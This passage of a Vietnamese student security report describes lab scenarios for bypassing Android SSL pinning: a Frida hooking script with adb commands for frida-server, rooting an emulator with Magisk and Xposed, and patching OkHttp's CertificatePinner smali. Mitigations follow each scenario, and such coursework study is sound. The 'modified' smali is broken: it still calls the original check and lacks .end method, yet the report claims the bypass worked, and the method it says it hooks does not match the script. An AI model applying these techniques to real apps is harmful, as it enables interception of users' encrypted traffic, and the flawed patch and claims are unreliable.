Xposed Framework: Là một framework cho phép hook vào các phương thức Java và các sự kiện hệ thống của Android một cách dễ dàng. Nó cho phép phát triển các module để thay đổi hành vi của các ứng dụng Android mà không cần sửa đổi mã nguồn gốc.
Substrate Framework: Tương tự như Xposed Framework, Substrate cung cấp một cách tiếp cận dễ dàng hơn để hook vào các hàm và sự kiện trong các ứng dụng Android.

c. Các Loại Hooking trong Android

Hooking Hàm (Function Hooking): Thay đổi hoặc mở rộng chức năng của các hàm Java hoặc các hàm native trong các ứng dụng Android.
Hooking Sự Kiện (Event Hooking): Hook vào các sự kiện như các sự kiện gửi điện thoại, gửi tin nhắn hoặc các sự kiện hệ thống để theo dõi hoặc can thiệp vào chúng.
Hooking Cơ Chế Bảo Mật (Security Hooking): Sử dụng hooking để bypass các cơ chế bảo mật như SSL pinning, kiểm tra chứng chỉ hoặc các kiểm tra tính hợp lệ của token.

***Ứng Dụng của Hooking trong Android**

- Phát Triển Ứng Dụng: Hooking giúp kiểm thử ứng dụng, gỡ lỗi và phát triển ứng dụng Android một cách linh hoạt và hiệu quả.
- Phân Tích Bảo Mật: Các nhà nghiên cứu an ninh mạng sử dụng hooking để phát hiện và khai thác lỗ hổng bảo mật trong các ứng dụng Android.
  Reverse Engineering: Hooking cung cấp một phương tiện mạnh mẽ để phân tích và hiểu rõ cách thức hoạt động của các ứng dụng Android.

d. Triển khai

Trong kịch bản này nhóm sẽ triển khai hook SSL pinning trên Android, sử dụng công cụ và framework Frida.

e. Chuẩn bị môi trường:

– Cài đặt JDK.
– Cài đặt python

- Cài đặt Android studio
- Cài đặt Genymotion
- Cài đặt ADB
- Cài đặt Frida client
- Cài đặt Frida-server trên thiết bị android: Sử dụng các cậu lệnh

```
PS D:\HKVI\MaDoc\MDDAn\frida-server-16.3.3-android-x86_64> adb push frida-server /data/local/tmp/
frida-server: 1 file pushed. 161.6 MB/s (113371768 bytes in 0.669s)
PS D:\HKVI\MaDoc\MDDAn\frida-server-16.3.3-android-x86_64> adb shell "chmod 755 /data/local/tmp/frida-server"
PS D:\HKVI\MaDoc\MDDAn\frida-server-16.3.3-android-x86_64> adb shell "/data/local/tmp/frida-server &"
```

Hình 44: Câu lệnh cài đặt Frida_server

f. Phương Pháp Thực Hiện:

Trong quá trình thử nghiệm ứng dụng, nhóm đã thực hiện việc phân tích và thử nghiệm khả năng hooking của ứng dụng để ngăn người dùng xem hình ảnh của các loại thẻ. Dưới đây là kết quả và phương pháp thực hiện của nhóm:

Phân tích ứng dụng: Đầu tiên, phân tích ứng dụng để xác định các thành phần quan trọng, bao gồm các lớp và phương thức liên quan đến xem và hiển thị hình ảnh thẻ. Chức năng này nhằm mục đích chuyển đến một màn hình hoặc hoạt động mới khi người dùng thực hiện một hành động nhất định, như nhấn nút hoặc chọn một tùy chọn từ danh sách.

Phương thức gọi trang tiếp: Phương thức add(View view) trong lớp cac_loai_the được sử dụng để gọi trang tiếp theo khi người dùng nhấn nút vào biểu tượng các thẻ.

```
public void cccd(View view){
    String text ="Chụp ảnh thẻ căn cước công dân";
    Intent intent= new Intent( packageContext: cac_loai_the.this,xem_the.class);
    intent.putExtra( name: "text", text);
    startActivity(intent);
}
```

Hình 45: Phương thức gọi trang tiếp

Script: Nhóm đã viết script để ngăn chặn người dùng có thể xem thẻ. Script sử dụng Frida để hook vào phương thức add(View view) của lớp cac_loai_the.

```
Java.perform(function () {
    var cacLoaiThe = Java.use('com.example.myapplication.cac_loai_the');

    // Hook vào phương thức xử lý sự kiện khi người dùng nhấn nút thêm thẻ
    cacLoaiThe.cccd.implementation = function (view) {
        // Lấy Context từ view
        var context = view.getContext();

    };
    // Hook vào phương thức xử lý sự kiện khi người dùng nhấn nút thêm thẻ
    cacLoaiThe.khac.implementation = function (view) {
        // Lấy Context từ view
        var context = view.getContext();

    };
    cacLoaiThe.bank.implementation = function (view) {
        // Lấy Context từ view
        var context = view.getContext();

    };
    cacLoaiThe.bang_lai_xe.implementation = function (view) {
        // Lấy Context từ view
        var context = view.getContext();

    };
    cacLoaiThe.the_mua_sam.implementation = function (view) {
        // Lấy Context từ view
        var context = view.getContext();

    };
    cacLoaiThe.the_y_te.implementation = function (view) {
        // Lấy Context từ view
        var context = view.getContext();

    };
});
```

Hình 46: script sử dụng để hooking

Sử Dụng Frida để Hooking: Nhóm đã sử dụng công cụ Frida để hook vào các phương thức và lớp có liên quan để can thiệp vào quá trình hiển thị hình ảnh thẻ.

g. Kết quả

Kết quả đã thành công trong việc ngăn chặn người dùng xem hình ảnh của các loại thẻ. Khi người dùng thử ấn vào các button để xem hình ảnh thẻ, thay vì hiển thị hình ảnh, ứng dụng không hiển thị gì cả.

h. Đánh giá và biện pháp:

***Đánh Giá:** Phương pháp hooking đã chứng minh được hiệu quả trong việc can thiệp vào quá trình hiển thị hình ảnh thẻ. Hooking có thể gây ra nhiều vấn đề bảo mật, tính ổn định và trải nghiệm người dùng cho ứng dụng và hệ thống.

***Biện pháp phòng tránh:**

Obfuscation: Sử dụng kỹ thuật obfuscation để làm cho mã nguồn của ứng dụng khó khăn hơn đối với việc phân tích và hiểu cấu trúc của nó. Điều này có thể làm giảm khả năng hooking.

Certificate Pinning: Sử dụng certificate pinning để kiểm tra tính hợp lệ của máy chủ SSL và đảm bảo rằng không có ai có thể phá vỡ kênh kết nối bằng cách hooking.

Anti-Debugging Techniques: Sử dụng các kỹ thuật chống gỡ lỗi để ngăn chặn việc sử dụng các công cụ gỡ lỗi để phân tích ứng dụng.

Công Cụ Anti-Hooking: Sử dụng các công cụ anti-hooking như Anti-Frida để phát hiện và ngăn chặn việc sử dụng các công cụ hooking phổ biến như Frida.

Tối Ưu Hóa Mã nguồn: Xây dựng mã nguồn của ứng dụng một cách an toàn và đúng đắn từ đầu, tránh việc sử dụng các phương thức và thư viện có lỗ hổng bảo mật đã được công bố.

6. Kịch bản 5: Bypass SSL Pinning bằng cách xâm nhập hệ thống (Root/ Jailbreak)

a. Khái niệm Root/ Jailbreak:

Root là quá trình can thiệp trực tiếp vào hệ thống để giành "root access" (quyền truy cập gốc), tùy chỉnh và thay đổi so với tập tin gốc ban đầu, vượt qua rào cản bảo mật của nhà sản xuất. Khi root thiết bị thành công, đồng nghĩa với việc kẻ tấn cống đã có thể làm chủ và cài đặt thiết bị theo ý muốn của mình. Hành động root thường xảy ra trên các thiết bị sử dụng hệ điều hành Android. Quá trình jailbreak

cũng tương tự như root, nhưng nó chỉ xảy ra trên các thiết bị IOS. Nếu thực hiện jailbreak thành công, nó có thể giúp cho người dùng thông thường có quyền truy cập vượt qua những giới hạn mà nhà sản xuất đưa ra.

Để phù hợp với ngữ cảnh của đề tài đồ án, nhóm sẽ thực hiện root thiết bị Android ảo để theo dõi quá trình giao tiếp giữa client với ứng dụng Wallet Paper đã được lập trình sẵn cho mục đích bypass cơ chế SSL Pinning. Quá trình tấn công sẽ bao gồm việc root thiết bị để có quyền truy cập cao cấp nhất và cài đặt framework, module cần thiết nhằm vô hiệu hóa SSL Pinning, cho phép giám sát và phân tích lưu lượng HTTPS, cuối cùng là dùng công cụ Burp Suite để giám sát và phân tích lưu lượng mạng giữa ứng dụng và client.

b. Các công cụ:

- Magisk: Magisk là một công cụ mạnh mẽ và linh hoạt cho phép người dùng root thiết bị Android và quản lý các quyền root một cách hiệu quả mà không làm thay đổi hệ thống gốc (systemless root). Một số tính năng của Magisk có thể kể đến như:

  + Systemless Root: Không làm thay đổi phân vùng hệ thống, giúp duy trì khả năng cập nhật OTA (Over-The-Air) của thiết bị.

  + Magisk Hide: Ẩn trạng thái root khỏi các ứng dụng và dịch vụ nhạy cảm như Google Pay, ngân hàng, ...
  + Magisk Modules: Cài đặt các module để mở rộng tính năng và tùy chỉnh thiết bị.
  + Dễ dàng cập nhật và quản lý: Quản lý các quyền root và modules thông qua ứng dụng Magisk Manager.
- Xposed Framework: Xposed Framework là một công cụ cho phép người dùng tùy chỉnh hệ điều hành Android mà không cần phải cài đặt các ROM tùy chỉnh. Nó hoạt động bằng cách sử dụng các modules để thay đổi cách hệ thống và các ứng dụng hoạt động, mà không cần thay đổi tệp hệ thống gốc. Một số ưu điểm của công cụ có thể kể đến như: Có thể tùy chỉnh hệ thống và ứng dụng, modules phong phú, dễ dàng cài đặt và gỡ bỏ mà không ảnh hưởng hệ thống gốc.
- Module Unpinning SSL: Module Unpinning SSL là một module thuộc Xposed Framework được thiết kế để vô hiệu hóa hoặc bỏ qua các biện pháp SSL Pinning mà các ứng dụng Android sử dụng. Module này cho phép giám sát và

chặn lưu lượng HTTPS mà bình thường sẽ không thể thực hiện được do cơ chế SSL pinning.

- Công cụ Burp Suite: Như đã được giới thiệu ở bên trên, công cụ này thường được sử dụng để thực hiện kiểm thử bảo mật ứng dụng web và di động. Trong kịch bản này, nó cũng được sử dụng để quan sát, chặn và phân tích lưu lượng giữa hai bên.

c. Tấn công xâm nhập hệ thống nhằm bypass cơ chế SSL Pinning:


Tải công cụ Magisk để có thể root thiết bị Android. Sau khi root thành công, có thể tiến hành bypass SSL Pinning. Một số cách có thể được sử dụng như dùng Frida để chèn script vào trong khi ứng dụng đang hoạt động nhằm đánh lừa, bỏ qua cơ chế pinning, hoặc tải và sử dụng các framework, module có chức năng ngăn chặn việc "ghim" các chứng chỉ gốc mà người dùng thông thường không được phép tải và cài đặt. Cơ chế bypass bằng công cụ Frida đã được sử dụng phía trên, vì vậy ở phần này sẽ sử dụng Xposed Framework và module Unpinning SSL của nó để thực hiện bypass hành động "ghim" chứng chỉ của ứng dụng.

d. Triển khai:


Sau khi hoàn tất các cài đặt cần thiết, mở ứng dụng Paper Wallet. Module Unpinning SSL sẽ cố gắng bypass các cơ chế SSL pinning trong quá trình thiết lập kết nối SSL giữa ứng dụng và client. Trong lúc đó, dùng công cụ Burp Suite để quan sát và phân tích lưu lượng mạng. Nếu có thể chặn được lưu lượng mạng, việc bypass cơ chế đã thành công, ngược lại thì công cụ sẽ không bắt được gì.

e. Chuẩn bị môi trường:

Trên máy tính thực hiện, tải xuống công cụ Magisk (dưới dạng file apk) và kéo thả vào thiết bị ảo mục tiêu. Công cụ này cấp quyền root để có thể dễ dàng cài đặt các framework, module mà quyền người dùng thông thường không cho phép.



Hình 47: Công cụ Magisk được tải thành công



Hình 48: Giao diện chính của Magisk

```
PS C:\Program Files\Genymobile\Genymotion\tools> .\adb shell
genymotion:/ $ whoami
shell
genymotion:/ $ su
:/ # whoami
root
```


Hình 49: Kiểm tra quyền root sau khi cài đặt Magisk

Sau khi cài Magisk, người dùng thông thường đã có thể hoạt động với quyền root mà không bị từ chối quyền truy cập.


Tiếp tục cài Xposed Installer để cài Xposed Framework. Xposed Framework có chứa module Unpinning SSL nhằm ngăn cản việc thực hiện cơ chế SSL Pinning của ứng dụng.

f. Demo:

Do phần cài đặt Xposed Framework không thành công nên nhóm không thể thực hiện phần demo. Nhóm đã thử nhiều phiên bản Xposed Installer và Xposed Framework khác nhau nhưng không thành công. Nguyên nhân có thể do phiên bản Xposed Installer và Xposed Framework không tương thích với hệ điều hành của thiết bị ảo (Android 13.0), hoặc do dung lượng được cấp cho thiết bị ảo không đủ.



Hình 50: Cấu hình máy ảo Android đang sử dụng



Hình 51: Máy ảo bị đơ khi cài đặt Xposed Framework

g. Đánh giá và biện pháp ngăn chặn:

***Đánh giá:**

Để thực hiện phương pháp này, cần có hiểu biết rõ về sự tương thích giữa các phiên bản của Xposed Installer và Xposed Framework.

Module Unpinning SSL thường sử dụng các kỹ thuật như hooking (móc hàm) để can thiệp vào quá trình xác thực SSL trong ứng dụng. Nó có thể thay đổi logic xử lý để bỏ qua hoặc thay đổi cơ chế kiểm tra chứng chỉ SSL.

***Biện pháp ngăn chặn:**

- Kiểm tra Root trong mã ứng dụng: Kiểm tra xem thiết bị đã root bằng cách sử dụng mã Java hoặc Kotlin để kiểm tra các chỉ báo phổ biến của root như sự tồn tại của các tệp hệ thống chỉ dành cho root như "/system/bin/su", "/system/xbin/su', "/sbin/su", "/su/bin", ...

- Sử dụng API SafetyNet của Google: Sử dụng API SafetyNet để kiểm tra tính toàn vẹn của thiết bị và xác minh xem thiết bị có được chạy trên hệ điều hành Android đã qua chứng nhận không.

- Kiểm tra Root bằng cách sử dụng CTS (Compatibility Test Suite): Sử dụng CTS để kiểm tra xem thiết bị có đáp ứng được các tiêu chuẩn của Google cho việc chạy ứng dụng Android hay không.

- Sử dụng Frameworks bảo mật bên thứ ba: Sử dụng các framework bảo mật như MagiskHide để ẩn sự tồn tại của root trước khi mở ứng dụng.

- Kiểm tra thông tin thiết bị: Kiểm tra các thông tin như bootloader unlock, đường dẫn file su, quyền truy cập vào các tệp hệ thống, ...

- Chống lại các công cụ cố gắng bypass: Tăng cường bảo mật ứng dụng để chống lại các kỹ thuật bypass root detection như patching, hooking, và thay đổi mã nguồn của ứng dụng.

7. Kịch bản 6: Bypass SSL Patch APK

a. Khái niệm
   - Bypass SSL Patch APK là quá trình sửa đổi mã nguồn của ứng dụng Android để bỏ qua kiểm tra chứng chỉ SSL. Được thực hiện trong quá trình kiểm thử bảo mật để xem xét các lỗ hổng trong ứng dụng liên quan đến việc xử lý SSL/TLS.

b. Các công cụ
   - APKTool: Dùng để giải nén và nén lại file APK.
   - OpenSSL: Dùng để tạo chứng chỉ tự ký và kiểm thử SSL.
   - Trong bước này, sửa đổi phương thức check trong file CertificatePinner.smali để bỏ qua kiểm tra chứng chỉ

c. Triển khai
   - Thực hiện sửa đổi phương thức check trong file CertificatePinner.smali để bỏ qua kiểm tra chứng chỉ

d. Thực hiện
   - Giải nén file apk để dễ dàng cho việc phân tích và sửa đổi

```
C:\Users\User>java -jar apktool.jar d app.apk -o app
```

Hình 52: Giải nén file APK

   - Nhận thấy trong code smali, file CertificatePinner.smali có phương thức check để kiểm tra chứng chỉ

```
.method public final check(Ljava/lang/String;Ljava/util/List;)V
    .locals 1
    .param p1, "hostname"    # Ljava/lang/String;
    .param p2, "peerCertificates"    # Ljava/util/List;
    .annotation system Ldalvik/annotation/Signature;
        value = {
            "(",
            "Ljava/lang/String;",
            "Ljava/util/List<",
            "+",
            "Ljava/security/cert/Certificate;",
            ">;)V"
        }
    .end annotation

    .annotation system Ldalvik/annotation/Throws;
        value = {
            Ljavax/net/ssl/SSLPeerUnverifiedException;
        }
    .end annotation

    const-string v0, "hostname"

    invoke-static {p1, v0}, Lkotlin/jvm/internal/Intrinsics;->checkNotNullParameter(Ljava/lang/Object;Ljava/lang/String;)V

    const-string v0, "peerCertificates"

    invoke-static {p2, v0}, Lkotlin/jvm/internal/Intrinsics;->checkNotNullParameter(Ljava/lang/Object;Ljava/lang/String;)V
    .line 150
    new-instance v0, Lokhttp3/CertificatePinner$check$1;
    invoke-direct {v0, p0, p2, p1}, Lokhttp3/CertificatePinner$check$1;-><init>(Lokhttp3/CertificatePinner;Ljava/util/List;Ljava/lang/String;)V
    check-cast v0, Lkotlin/jvm/functions/Function0;
    invoke-virtual {p0, p1, v0}, Lokhttp3/CertificatePinner;->check$okhttp(Ljava/lang/String;Lkotlin/jvm/functions/Function0;)V
    return-void
.end method
```

Hình 53: Trước khi sửa đổi

- Chuyển đổi code để bỏ qua việc kiểm tra chứng chỉ

```
.method public final check(Ljava/lang/String;Ljava/util/List;)V
    .locals 0
    .param p1, "hostname"    # Ljava/lang/String;
    .param p2, "peerCertificates"    # Ljava/util/List;
    .annotation system Ldalvik/annotation/Signature;
        value = {
            "(",
            "Ljava/lang/String;",
            "Ljava/util/List<",
            "+",
            "Ljava/security/cert/Certificate;",
            ">;)V"
        }
    .end annotation

    .annotation system Ldalvik/annotation/Throws;
        value = {
            Ljavax/net/ssl/SSLPeerUnverifiedException;
        }
    .end annotation

    const-string v0, "hostname"

    invoke-static {p1, v0}, Lkotlin/jvm/internal/Intrinsics;->checkNotNullParameter(Ljava/lang/Object;Ljava/lang/String;)V

    const-string v0, "peerCertificates"

    invoke-static {p2, v0}, Lkotlin/jvm/internal/Intrinsics;->checkNotNullParameter(Ljava/lang/Object;Ljava/lang/String;)V
    .line 150
    new-instance v0, Lokhttp3/CertificatePinner$check$1;
    invoke-direct {v0, p0, p2, p1}, Lokhttp3/CertificatePinner$check$1;-><init>(Lokhttp3/CertificatePinner;Ljava/util/List;Ljava/lang/String;)V
    check-cast v0, Lkotlin/jvm/functions/Function0;
    invoke-virtual {p0, p1, v0}, Lokhttp3/CertificatePinner;->check$okhttp(Ljava/lang/String;Lkotlin/jvm/functions/Function0;)V
    .prologue
    return-void
```

Hình 54: Sau khi sửa đổi phương thức check CA

e. Kết quả

- Trước khi sửa đổi CertificatePinner: Ứng dụng sẽ báo lỗi khi gặp chứng chỉ không hợp lệ và không thể kết nối đến server.
- Sau khi sửa đổi CertificatePinner: Ứng dụng sẽ bỏ qua kiểm tra chứng chỉ và kết nối thành công với server bất kể chứng chỉ có hợp lệ hay không.

f. Biện pháp phòng tránh
- Đảm bảo rằng việc kiểm tra chứng chỉ được thực hiện đúng cách và không thể bị bypass dễ dàng.
- Kiểm tra bảo mật thường xuyên: Thực hiện kiểm thử bảo mật thường xuyên để phát hiện và sửa chữa các lỗ hổng bảo mật.
- Sử dụng các công cụ bảo mật và dịch vụ bên thứ ba để tăng cường bảo mật cho ứng dụng của bạn.
- Luôn cập nhật và vá lỗi cho các thư viện và công cụ mà ứng dụng sử dụng.

CHƯƠNG 3: PHƯƠNG HƯỚNG PHÁT TRIỂN

Các hướng phát triển cho việc SSL Pinning và bypass nó xoay quanh việc tăng cường bảo mật, tích hợp các công cụ tự động và thúc đẩy văn hóa học hỏi và thích ứng liên tục. Bằng cách hiểu cả kỹ thuật triển khai và bypass SSL Pinning, các nhà phát triển có thể tạo ra các ứng dụng linh hoạt hơn đồng thời đón đầu các mối đe dọa tiềm ẩn.

Một số hướng phát triển:

- Nâng cao khả năng giám sát thời gian thực, phát triển các hệ thống giám sát thời gian thực để phát hiện và phản ứng nhanh với các mối đe dọa liên quan đến SSL pinning.
- Tích hợp AI và Machine Learning để phát hiện các hành vi bất thường liên quan đến SSL pinning.
- Đầu tư vào nghiên cứu để hiểu rõ hơn về các cơ chế SSL pinning và các phương pháp bypass.
- Phát triển các công cụ phân tích mã nguồn tự động để tìm ra các điểm yếu trong việc triển khai SSL pinning.

CHƯƠNG 4: KẾT LUẬN

Trong bối cảnh an ninh mạng ngày càng trở nên phức tạp và đa dạng, bypass SSL pinning đã nổi lên như một vấn đề quan trọng đòi hỏi sự chú ý và nghiên cứu sâu rộng là phương thức để kẻ tấn công có thể khai thác và bên cạnh đó cũng giúp các nhà nghiên cứu tận dụng chúng để cải thiện các biện pháp phòng tránh của mình.

Nhóm chúng em đã thành công xây dựng 6 kịch bản mà kẻ tấn công có thể sử dụng để bypass SSL pinning. Đầu tiên, phương pháp Bypass SSL MITM (Man-In-The-Middle) cho phép kẻ tấn công chặn và sửa đổi lưu lượng giữa ứng dụng và server, mở ra khả năng khai thác các thông tin nhạy cảm. Tiếp theo, Bypass SSL Reverse Engineering sử dụng kỹ thuật dịch ngược mã nguồn ứng dụng để tìm hiểu và vô hiệu hóa các cơ chế SSL pinning. Bypass SSL Dynamic Binary Instrumentation tận dụng các công cụ phân tích động để can thiệp và thay đổi hành vi của ứng dụng trong thời gian thực. Bypass SSL Hooking áp dụng các framework như Frida để chèn mã độc vào tiến trình của ứng dụng nhằm bỏ qua kiểm tra SSL pinning. Bypass SSL thông qua tấn công hệ thống can thiệp vào quá trình xác thực SSL trong ứng dụng. Cuối cùng, Bypass SSL Patch APK liên quan đến việc sửa đổi và tái biên dịch APK để vô hiệu hóa cơ chế SSL pinning.

Những kỹ thuật này đều có những ưu điểm và hạn chế riêng, đồng thời minh họa rõ ràng sự đa dạng trong các phương pháp tấn công mà kẻ xấu có thể sử dụng. Do đó, việc hiểu rõ và nghiên cứu sâu về các phương pháp này là vô cùng cần thiết để phát triển các giải pháp bảo mật hiệu quả hơn, ngăn chặn và giảm thiểu rủi ro liên quan đến bypass SSL pinning. Bảo mật ứng dụng di động và các dịch vụ trực tuyến cần phải được xem xét một cách toàn diện, bao gồm việc cập nhật thường xuyên các biện pháp bảo vệ và tăng cường nhận thức về các nguy cơ tiềm ẩn. Qua đó, chúng ta có thể xây dựng một môi trường số an toàn và bảo mật hơn cho người dùng.

HẾT